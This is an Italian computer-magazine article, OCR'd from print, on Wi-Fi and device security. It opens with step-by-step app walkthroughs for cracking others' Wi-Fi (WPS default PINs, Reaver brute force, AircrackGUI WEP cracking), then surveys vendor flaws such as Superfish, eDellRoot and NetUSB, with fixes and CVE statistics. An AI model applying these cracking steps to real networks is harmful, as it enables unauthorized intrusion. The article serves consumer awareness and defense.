Se non utilizziamo spesso il Wi-Fi per condividere file e cartelle con i PC connessi via cavo, configuriamo la rete wireless in modo che sia differente da quella della rete cablata. In questo modo, anche se i pirati riuscissero a bucare il Wi-Fi ,non potrebbero arrivare a computer o NAS connessi via cavo.

A Password di default a rischio

Il primo attacco che il pirata prova per accedere senza autorizzazione ad una rete Wi-Fi consiste nell'utilizzare PIN WPS standard che le case produttrici di hardware a volte utilizzano per i loro router.

1 La giusta applicazione

Per prima cosa il pirata installa sul suo smartphone Android l'app WPS Connect, che permette di provare ad accedere alle reti Wi-Fi tramite codici di default. Una volta avviata l'app, preme il tasto in alto a destra per cercare le reti wireless che supportano l'autenticazione WPS.

2 Scelta del bersaglio

Ottenuta la lista delle reti presenti (vengono mostrate solo quelle che dispongono dell'autenticazione WPS attiva), il pirata tappa su quella che gli interessa, ottenendo la possibilità di provare alcuni PIN di default. Ne sceglie uno e conferma toccando il pulsante *Try PIN*.

3 Permessi illimitati

L'operazione richiede che il telefono disponga dei permessi di root, infatti potrebbe uscire la schermata che chiede all'utente di concederli all'app WPS Connect. Il pirata, ovviamente, conferma. Se il PIN è valido il telefono si collega alla rete wireless e inizia a navigare a scrocco.


BUONI CONSIGLI

GLI SMARTPHONE COMPATIBILI
Alcuni strumenti visti negli esempi, come Bcmon, non funzionano su tutti gli smartphone Android, ma solo su alcune serie e modelli che montano un specifico chipset Broadcom per il Wi-Fi: tra questi ci sono i Samsung Galaxy S ed S2, il Nexus One e il Nexus 7, come si vede dispositivi molto comuni e alla portata di tutti. Quindi confidare nella scarsa compatibilità degli strumenti è un errore.

WPS, COS'È?
Il WPS è una modalità di autenticazione per le reti senza fili che consiste nel premere un pulsante sul router, uno sul dispositivo da abbinare (spesso virtuale, come nel caso di smartphone e tablet) e attendere che la transazione e l'abbinamento avvengano automaticamente, senza inserire lunghe password alfanumeriche. Anche se comodo e veloce, si è rivelato però poco sicuro in quanto fonte di vulnerabilità, come abbiamo visto nell'esempio.

B Il WPS è sotto attacco

Se la via delle password di default dovesse fallire, il pirata non si perde d'animo. Il secondo tentativo che compie consiste nel trovare il PIN tramite la tecnica di attacco di tipo brute force.




1 Installazione delle app

Se la procedura del Macropasso precedente non ha esito positivo, il pirata non si da per vinto e cerca di intercettare il PIN WPS forzando la rete wireless. Per far ciò installa sul telefono le applicazioni Bcmon (un monitor di rete) e Reaver (un brute forcer) per Android.


2 Ecco le reti "bersaglio"

Terminata l'installazione delle due applicazioni, il pirata avvia Reaver e tappa *OK* sul messaggio in inglese che avvisa che l'hacking delle reti wireless è illegale. Dopo una breve scansione l'app mostra tutte le reti wireless presenti nelle vicinanze che supportano l'autenticazione WPS.




3 Inizia l'attacco

A questo punto il pirata tocca il nome della rete wireless che gli interessa per accedere alla pagina della configurazione dei parametri di attacco. Il più delle volte i parametri di default sono sufficienti ai suoi scopi, quindi si limita a tappare sul pulsante *Start attack*.




4 Una rete da sniffare

L'applicazione lancia automaticamente anche Bcmon che, come l'app usata in precedenza, richiede che sul telefono ci siano i permessi di root. Una volta concesso, il pirata clicca su *Yes* alla domanda *Install firmware and Tools?*, quindi su *Enable monitor mode*.



5 Un monitoraggio costante

Dopo che Bcmon conferma l'abilitazione della modalità monitor, un tap sulla freccia ritorta dello smartphone consente al pirata di tornare all'interfaccia principale di Reaver. Concessi anche ad essa i permessi di root, il pirata inizia a scansionare la rete.



6 Ci vuole tempo e pazienza

L'analisi e la decriptazione del traffico può richiede molto tempo, anche delle ore, e non è detto che vada a buon fine. In caso di esito positivo, però, il pirata ottiene il codice WPS da utilizzare, avvia l'app WPS Connect, seleziona la rete bersaglio e sceglie *Try custom PIN*.

Così buco le password WEP


La prima forma di protezione delle reti wireless può essere scardinata facilmente: bastano gli strumenti giusti e un po' di pazienza. Ecco come il pirata riesce a violare la nostra privacy con il suo smartphone.

1 Il cracker mobile

La crittografia WEP è la prima utilizzata nelle reti wireless, e anche la meno sicura, ragion per quale è stata presto sostituita con la WPA. Per forzare le reti WEP il pirata non deve fare altro che installare sul suo smartphone Android l'app AircrackGUI.

2 Serve ancora Bcmon

Come prima cosa, il pirata avvia nuovamente Bcmon e tappa su *Enable monitor mode*, quindi lancia AircrackGUI, concede i permessi di root, e preme *Scan* per avere l'elenco delle reti wireless disponibili. Dal menu che appare, poi, seleziona quale attaccare.




3 Raccolta dei dati

Con uno swipe verso sinistra si porta quindi nella schermata *Cattura/Deauth* e preme il pulsante *Avvia Cattura*. Da questo momento in poi il programma inizia a fare il suo lavoro e ad intercettare i pacchetti tra i client connessi alla rete locale e poi l'Access Point.


4 Operazione effettuata con successo

I pacchetti catturati sono indicati sotto la voce *#Data* e, affinché l'operazione abbia successo, è necessario raccoglierne circa 20.000/30.000, cosa che dipende da traffico sulla rete. Se questo scarseggia il pirata torna alla schermata precedente e clicca *Avvia Fake Auth*.



5 Il pirata completa le sue operazioni

Questa operazione serve a inviare pacchetti fasulli all'Access Point in modo che questo risponda e generi traffico. Quando i pacchetti raccolti sono sufficienti, il pirata clicca su *Ferma Cattura* e con un altro swipe si reca nel scheda *Inject/Crack* dall'interfaccia principale di AircrackGUI.



6 La password è stata trovata

Adesso al pirata non resta altro da fare che tappare su *Avvia cracking* e aspettare pazientemente: se è fortunato entro alcuni minuti la password dell'Access Point verrà indicata in chiaro con la percentuale di riuscita della decriptazione al 100%.

Così entrano nel nostro PC!

Un pirata ci ha mostrato quanto è facile violare la nostra privacy sfruttando i bug dei dispositivi

Cosa ci occorre

40 MIN. DIFFICILE

TOOL DI SICUREZZA
HARDWARE PROTECTOR 2017
SOFTWARE COMPLETO
Lo trovi su: ☑DVD
Sito Internet: www.winmagazine.it

Quando si acquista un computer nuovo, l'ultima cosa cui si pensa è che questo possa avere problemi di sicurezza. Dopotutto lo si è appena tirato fuori dalla scatola, si è aggiornato l'antivirus e Windows... e invece no. Abbiamo scoperto che anche sui computer nuovi possono nascondersi problemi, e anche seri. Nel corso dell'ultimo anno, in particolar modo, abbiamo riscontrato problemi di sicurezza sui programmi preinstallati su alcuni computer Lenovo, Dell e Toshiba. Non solo: vulnerabili ad attacchi esterni si sono rivelati essere diversi modelli di router e addirittura anche i telefoni Samsung Galaxy S6 (ma probabilmente non solo questi). Buona parte dei problemi segnalati è facilmente risolvibile, spesso la soluzione è già stata messa a disposizione dai produttori stessi sotto forma di aggiornamento, ma non sempre è così. Molti produttori di router, difatti, non hanno ancora corretto problemi che possono compromettere il buon funzionamento del dispositivo, lasciando così gli utenti (spesso ignari della situazione) in braghe di tela.

Ti spio dal tuo hardware

Senza dire che molte volte le porte della nostra vita privata vengono scardinate anche da software e applicazioni mobile assolutamente lecite che nelle mani sbagliate permettono di trasformare qualunque periferica hardware in un perfetto grimaldello virtuale. L'esempio più eclatante è forse l'app Cerberus che da potente antifurto per lo smartphone può trasformarsi in una perfetta e silenziosa spia al servizio dei pirati informatici. E le brutte notizie, purtroppo, non finiscono qua. Ma non disperiamo! Nelle prossime pagine sveleremo ciò che siamo riusciti a scoprire fornendo anche le relative soluzioni per rimettere al sicuro tutte le nostre periferiche.

ATTENZIONE!

Ricordiamo che violare le reti altrui è un reato perseguibile penalmente dalla legge italiana (art. 615-ter del codice penale). Alcune delle procedure descritte nell'articolo, pertanto, devono essere usate esclusivamente al fine di testare la sicurezza della propria rete locale Wi-Fi e, intervenendo sulle impostazioni dei dispositivi, renderla invulnerabile a qualsiasi attacco esterno.

L'HARDWARE CON LA SPIA DENTRO!

NOTEBOOK

Lenovo

Nonostante sia una delle società con il minor numero di vulnerabilità scoperte nel corso del 2015 (vedi box **Un anno di insicurezza**), anche Lenovo è caduta sotto i colpi delle vulnerabilità gravi. Si è difatti scoperto che questo produttore cinese che nel 2004 acquistò la divisione computer di IBM, tra il settembre del 2014 e il febbraio del 2015 ha distribuito assieme ai software presenti su alcuni portatili anche un adware chiamato Superfish, utilizzato per inserire pubblicità all'interno di pagine Web HTTPS e capace di mettere a repentaglio la sicurezza degli utenti che lo utilizzano.
A questo proposito la EFF (Electronic Frontier Foundation) ha avuto parole dure nei riguardi di Lenovo, affermando che "non solo ha inserito pubblicità in maniera largamente inappropriata, ma ha creato una vera e propria catastrofe di sicurezza massiva. L'utilizzo di un certificato singolo per gli attacchi MITM (Men in the Middle) implica che tutta la sicurezza dell'HTTPS è stata compromessa sui notebook Lenovo coinvolti" (www.winmagazine.it/link/3459).

COSA RISCHIAMO

In pratica, se si ha Superfish installato sul proprio computer, un qualunque malintenzionato che riesca a procurarsi la sua chiave privata potrebbe utilizzarla per rubarci le password della posta e dell'Internet Banking con la stessa facilità con la quale si ruba una caramella a un bambino. Visto che, a quanto pare, le chiavi private MITM di Superfish sono state tutte estratte e pubblicate on-line, si capisce bene che ha ragione l'EFF quando afferma che avere usato un certificato MITM per inserire pubblicità nelle pagine HTTPS è una mossa da novellini e la scelta di distribuire questo software è stata "catastroficamente irresponsabile".

Se tra i certificati "Trusted" compare Superfish, dobbiamo usare il tool Lenovo per eliminare la vulnerabilità.

COME PROTEGGERCI

Per scoprire se sul nostro PC è presente Superfish, LastPass ha creato un apposito software che troviamo nella sezione ***Speciali/Hardware Protector 2017*** del Win DVD-Rom. Visitando la pagina www.winmagazine.it/link/3460 scopriremo subito se siamo affetti dal malware e quali azioni eventualmente intraprendere. Anche Lenovo ha realizzato un proprio tool per la rimozione di Superfish. Possiamo scaricarlo da www.winmagazine.it/link/3461: basta un doppio clic per avviarlo e attendere la rimozione dello spyware. Se abbiamo acquistato un notebook Lenovo di recente, possiamo stare tranquilli: il problema è stato risolto e i nuovi portatili non hanno traccia di malware.

Dopo la scoperta del pasticcio con Superfish, Lenovo ha rilasciato un tool capace di eliminare l'adware dal portatile.

PROBLEMI, PIÙ CHE SOLUZIONI

Oltre al "problema" Superfish, Lenovo è stata protagonista in negativo anche per un problema legato al Lenovo Solution Center, software preinstallato sui computer dell'azienda e utilizzato per effettuare un check del sistema e verificare se sono presenti programmi per la protezione da virus e altri malware o firewall. Recentemente la Computer Emergency Readiness Team (CERT) della Carnegie Mellon's University di Pittsburgh (USA) ha scoperto che questo software soffre di diverse vulnerabilità, alcune delle quali potrebbero addirittura permettere ad un sito Web opportunamente realizzato, di eseguire un qualunque software con privilegi di amministratore. Al momento Lenovo ha tappato le falle di sicurezza distribuendo due aggiornamenti, uno per ciascuna versione del programma, scaricabili da www.winmagazine.it/link/3462.

DELL

Anche Dell ha avuto seri problemi di sicurezza nel 2015 e due, nello specifico, sono piuttosto gravi. Analizziamoli in dettaglio.

COSA RISCHIAMO

Alcuni portatili Dell sono stati distribuiti con un certificato di root HTTPS che permette a software malevoli o a un hacker di sostituirsi crittograficamente ad un sito Web e installare codice maligno. Il certificato, chiamato eDellRoot, essendo stato rilasciato da Dell ha una firma valida a tutti gli effetti e può essere utilizzato da chiunque per creare un proprio certificato HTTPS apparentemente valido. Scoperta la cosa Dell si è scusata con i propri clienti e ha fornito un tool e le istruzioni per la rimozione del certificato. Dell si è giustificata affermando che il certificato non è un malware o un adware, ma è stato concepito esclusivamente per fornire il codice di matricola del sistema al supporto on-line, permettendo agli addetti all'assistenza di identificare rapidamente il modello. Peccato che oltre a questo venivano messi a rischio i dati degli utenti.

Sul proprio sito Dell ha pubblicato la procedura per rimuovere i certificati eDellRoot e DSDTestProvider dai computer.

COME PROTEGGERCI

Due soli giorni dopo essersi scusata per il disagio causato dal certificato eDellRoot, l'azienda americana si è trovata invischiata in un nuovo scandalo: a seguito di una verifica sugli altri software preinstallati è stato rilevato come l'applicazione Dell Sistem Detect, che permette di interagire in modo personalizzato con il supporto Dell, ha lo stesso problema di eDellRoot a causa del suo certificato DSDTestProvider e proprio come questo può essere rimosso con lo stesso tool. Particolare curioso: diversi strumenti di rilevamento malware, tra cui Malwarebytes (sezione ***Speciali/Hardware Protector 2017*** del Win DVD-Rom), classificano l'applicazione tra i programmi "a rischio", consigliandone la rimozione. Possiamo seguire il consiglio ed eliminare la minaccia oppure aggiornare l'applicazione da www.winmagazine.it/link/3463.

TOSHIBA


Problemi anche per il Toshiba Service Station, il programma utilizzato per cercare automaticamente aggiornamenti per gli altri software Toshiba

COSA RISCHIAMO

A causa di una vulnerabilità, il modulo di aggiornamento dei notebool Toshiba poteva consentire ad un utente esterno di bypassare le protezioni in lettura e scrittura del registro di Windows.

COME PROTEGGERCI

Purtroppo al momento non ci sono soluzioni a questo problema, se non la completa rimozione dell'applicazione. E il fatto che di recente siano circolate voci secondo le quali Toshiba vorrebbe effettuare lo spin off della divisione computer non lascia presagire una soluzione immediata.



Il Toshiba Service Station dovrebbe aiutare l'utente a tenere aggiornato il proprio sistema, e invece apre le porte del computer ad eventuali malintenzionati.

MINI COMPUTER

RaspberryPi

Nonostante utilizzi una versione extra-light di Linux, un sistema estremamente sicuro, neanche il Raspberry Pi si sottrae alle vulnerabilità.

Il Raspberry Pi è un mini computer che utilizza un sistema operativo particolarmente leggero derivato da Linux. Purtroppo proprio quello ufficiale, il Raspbian, ha una vulnerabilità che coinvolge le chiavi SSH utilizzate per identificare il Rasperry Pi su un server SSH.

COSA RISCHIAMO

L'SSH viene normalmente utilizzato, ad esempio, per accedere alla linea di comando del Raspberry Pi da un altro computer collegato alla stessa rete. Purtroppo una sequenza di boot non corretta può generare una chiave SSH debole e facilmente scopribile a causa della mancata abilitazione del generatore hardware di numeri casuali. Il problema è stato ben spiegato da uno sviluppatore chiamato Oittaa (www.winmagazine.it/link/3464).

COME PROTEGGERCI

Al momento non sono state rilasciate patch in grado di risolvere il problema.

SMARTPHONE

SAMSUNG


Intercettare le chiamate? Si può! I possessori di Samsung Galaxy S6 e Galaxy S6 Edge, sono potenzialmente soggetti ad una vulnerabilità di tipo "Man in the middle" mica da ridere.

COSA RISCHIAMO

A scoprire la vulnerabilità sono stati Daniel Komaromy e Nico Golde, due ricercatori che hanno dimostrato come, utilizzando smartphone basati su chip baseband "shannon", si possano intercettare le conversazioni in partenza e in arrivo da essi. Ovviamente non sono stati resi noti i dettagli dell'exploit, ma possiamo capire come funziona a grandi linee. Quello che occorre per un attacco di tipo Man in the middle è una base station OpenBTS alla quale il Samsung si connetterà automaticamente. Quando ciò accade, questa potrà iniettare un nuovo firmware per la baseband che farà instradare verso la base station "contraffatta" tutte le conversazioni, che potranno quindi essere registrate e poi inviate verso la normale rete telefonica.

COME PROTEGGERCI

Per adesso il problema pare circoscritto ai due telefoni citati, ma che la cosa potrebbe allargarsi a molti altri smartphone Android.



I due ricercatori Daniel Komaromy e Nico Golde mostrano l'exploit trovato al Pwn2Own di Tokyo.


ROUTER

NETGEAR

SOAP (Simple Object Access Protocol) è un protocollo basato su XML ed utilizzato per lo scambio di messaggi e dati tra componenti software, ad esempio per inviare una richiesta da un client ad un server e ricevere informazioni.

COSA RISCHIAMO

Netgear lo utilizza nell'applicazione Genie Desktop, che permette di modificare i parametri del dispositivo da PC. Purtroppo questo componente contiene una falla di sicurezza sfruttabile da un hacker per scoprire la chiave del Wi-Fi, la password e il seriale del router oltre a dettagli sui dispositivi ad esso connessi.



I router Netgear coinvolti nel problema hanno tutti ricevuto un aggiornamento per il firmware. Controlliamo e aggiorniamo anche il nostro.

COME PROTEGGERCI

Per risolvere il problema aggiorniamo il firmware del router alla sua ultima versione e disabilitiamo la gestione remota.

Alcuni router Netgear hanno una vulnerabilità che potrebbe permettere ad un hacker di violare la sicurezza del computer.

VULNERABILITÀ DNS

Di recente due società che si occupano di sicurezza, la Compass Security e la Shellshock Labs, hanno scoperto un exploit che permette di acquisire l'accesso come root sui router Netgear senza che si debba indicare alcuna password. A dire il vero i router che soffrono di questo problema non sono moltissimi (pare siano tra i 5.000 e i 10.000), ma la sua gravità rimane visto che la navigazione dell'utente potrebbe essere reindirizzata verso un sito specifico, magari "preparato" ad arte per diffondere dei malware. La soluzione? Colleghiamoci a www.winmagazine.it/link/3465 e scarichiamo il nuovo firmware per il nostro router (se presente nell'elenco).


SEC Consult


NetUSB è una tecnologia proprietaria sviluppata dalla società taiwanese KCodes grazie alla quale è possibile offrire funzionalità "USB Over IP" e rendere così disponibili in una rete locale i servizi di un qualsiasi dispositivo connesso ad una porta USB e pensato per condividere file. La condivisione viene gestita tramite l'avvio di un server sulla porta TCP 20005 al quale si interfaccia il software presente sul PC dell'utente. Normalmente il client invia al server il proprio nome per effettuare l'autenticazione; se però questo supera i 64 caratteri viene generato un errore di Buffer overflow che un hacker potrebbe sfruttare per far crashare il router o provare ad eseguire da remoto codice malevolo su di esso. Ad essere affetti da questo problema sono router di molte marche: tra queste troviamo D-Link, Netgear, TPLink, TRENDnet e ZyXEL, ma non solo. Purtroppo al momento non tutti hanno preso provvedimenti. Il nostro consiglio è il solito: aggiorniamo sempre il router con l'ultima versione del firmware. Da notare che questo problema non affligge i prodotti la cui porta USB è dedicata esclusivamente alla connessione di chiavette USB 3G/4G.

TP-Link è stato uno dei primi produttori a rendere disponibili aggiornamenti per i firmware dei router coinvolti nel problema NetUSB.

Controlla se il router è vulnerabile

Sospettiamo che il nostro dispositivo Wi-Fi abbia qualche vulnerabilità? Vogliamo verificarlo? Basta installare Avast, l'antivirus gratuito che include anche un controllo specifico per queste periferiche. Ecco come procedere.





1 Installiamo l'antivirus

Scarichiamo e scompattiamo l'archivio Avast.zip dagli *Indispensabili* del Win DVD-Rom, quindi installiamo Avast. All'avvio clicchiamo *Scansione* e poi *Scansione minacce di rete* per cercare eventuali problemi di sicurezza su PC, router e dispositivi di rete.

2 Controllo in corso

Se abbiamo molti dispositivi connessi, la scansione può richiedere diversi minuti. Al termine se non vengono rilevate vulnerabilità verrà visualizzato il messaggio *Nessun problema rilevato su questo dispositivo*. Verifichiamo che il check sia presente anche sulla riga relativa al router.

3 Corriamo ai ripari

Se vogliamo sapere quali servizi sono attivi, basta cliccare sul link *Dettagli*. Troveremo tutto ciò che il router condivide con la rete, tra cui il nome e il produttore, gli indirizzi IP e MAC e le porte aperte. Se dovessero esserci problemi, toccherà avviare gli opportuni correttivi.

UN ANNO DI INSICUREZZA

L'anno appena trascorso ci ha regalato centinaia di casi di vulnerabilità. Shavlik, una società che si occupa di servizi per la tutela della sicurezza aziendale, ha stilato una classifica basandosi sul numero di comunicati ufficiali (i cosiddetti Security Bullettin) emanati dalle stesse aziende e da segnalazione pubbliche e private di sviluppatori e agenzie di sicurezza. Da questa classifica si scopre che l'azienda verso cui siamo abituati a puntare il dito, ovvero Microsoft, è soltanto seconda con 135 Security Bullettin e 571 vulnerabilità totali. In prima posizione troviamo invece l'insospettabile Apple, con ben 654 vulnerabilità rilevate. Di queste, ben 384 si devono a MacOS X, un valore quasi triplicato rispetto alle sole 130 del 2014. Cisco, Oracle e Adobe seguono distaccate, mentre i più virtuosi sono Asus e Lenovo, con sole 11 vulnerabilità. Se siamo interessati, possiamo consultare la classifica completa su www.winmagazine.it/link/3466.

CVE Details
The ultimate security vulnerability datasource

Log In | Register | Reset Password | Activate Account

Switch to https://
Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help

Top 50 Vendors By Total Number

Go to year: 1999 2000 2001 2002 2003 2004


	Vendor Name	Number of Vulnerabilities
1	Apple	654
2	Microsoft	571
3	Cisco	488
4	Oracle	479
5	Adobe	460
6	Google	323
7	IBM	314
8	Mozilla	188
9	Canonical	153
10	Novell	143
11	Debian	117
12	HP	88
13	Redhat	79
14	Linux	77
15	EMC	73
16	Apache	58
17	SAP	54
18	Fedoraproject	42
19	XEN	41

VULNERABILITÀ IN COSTANTE AUMENTO

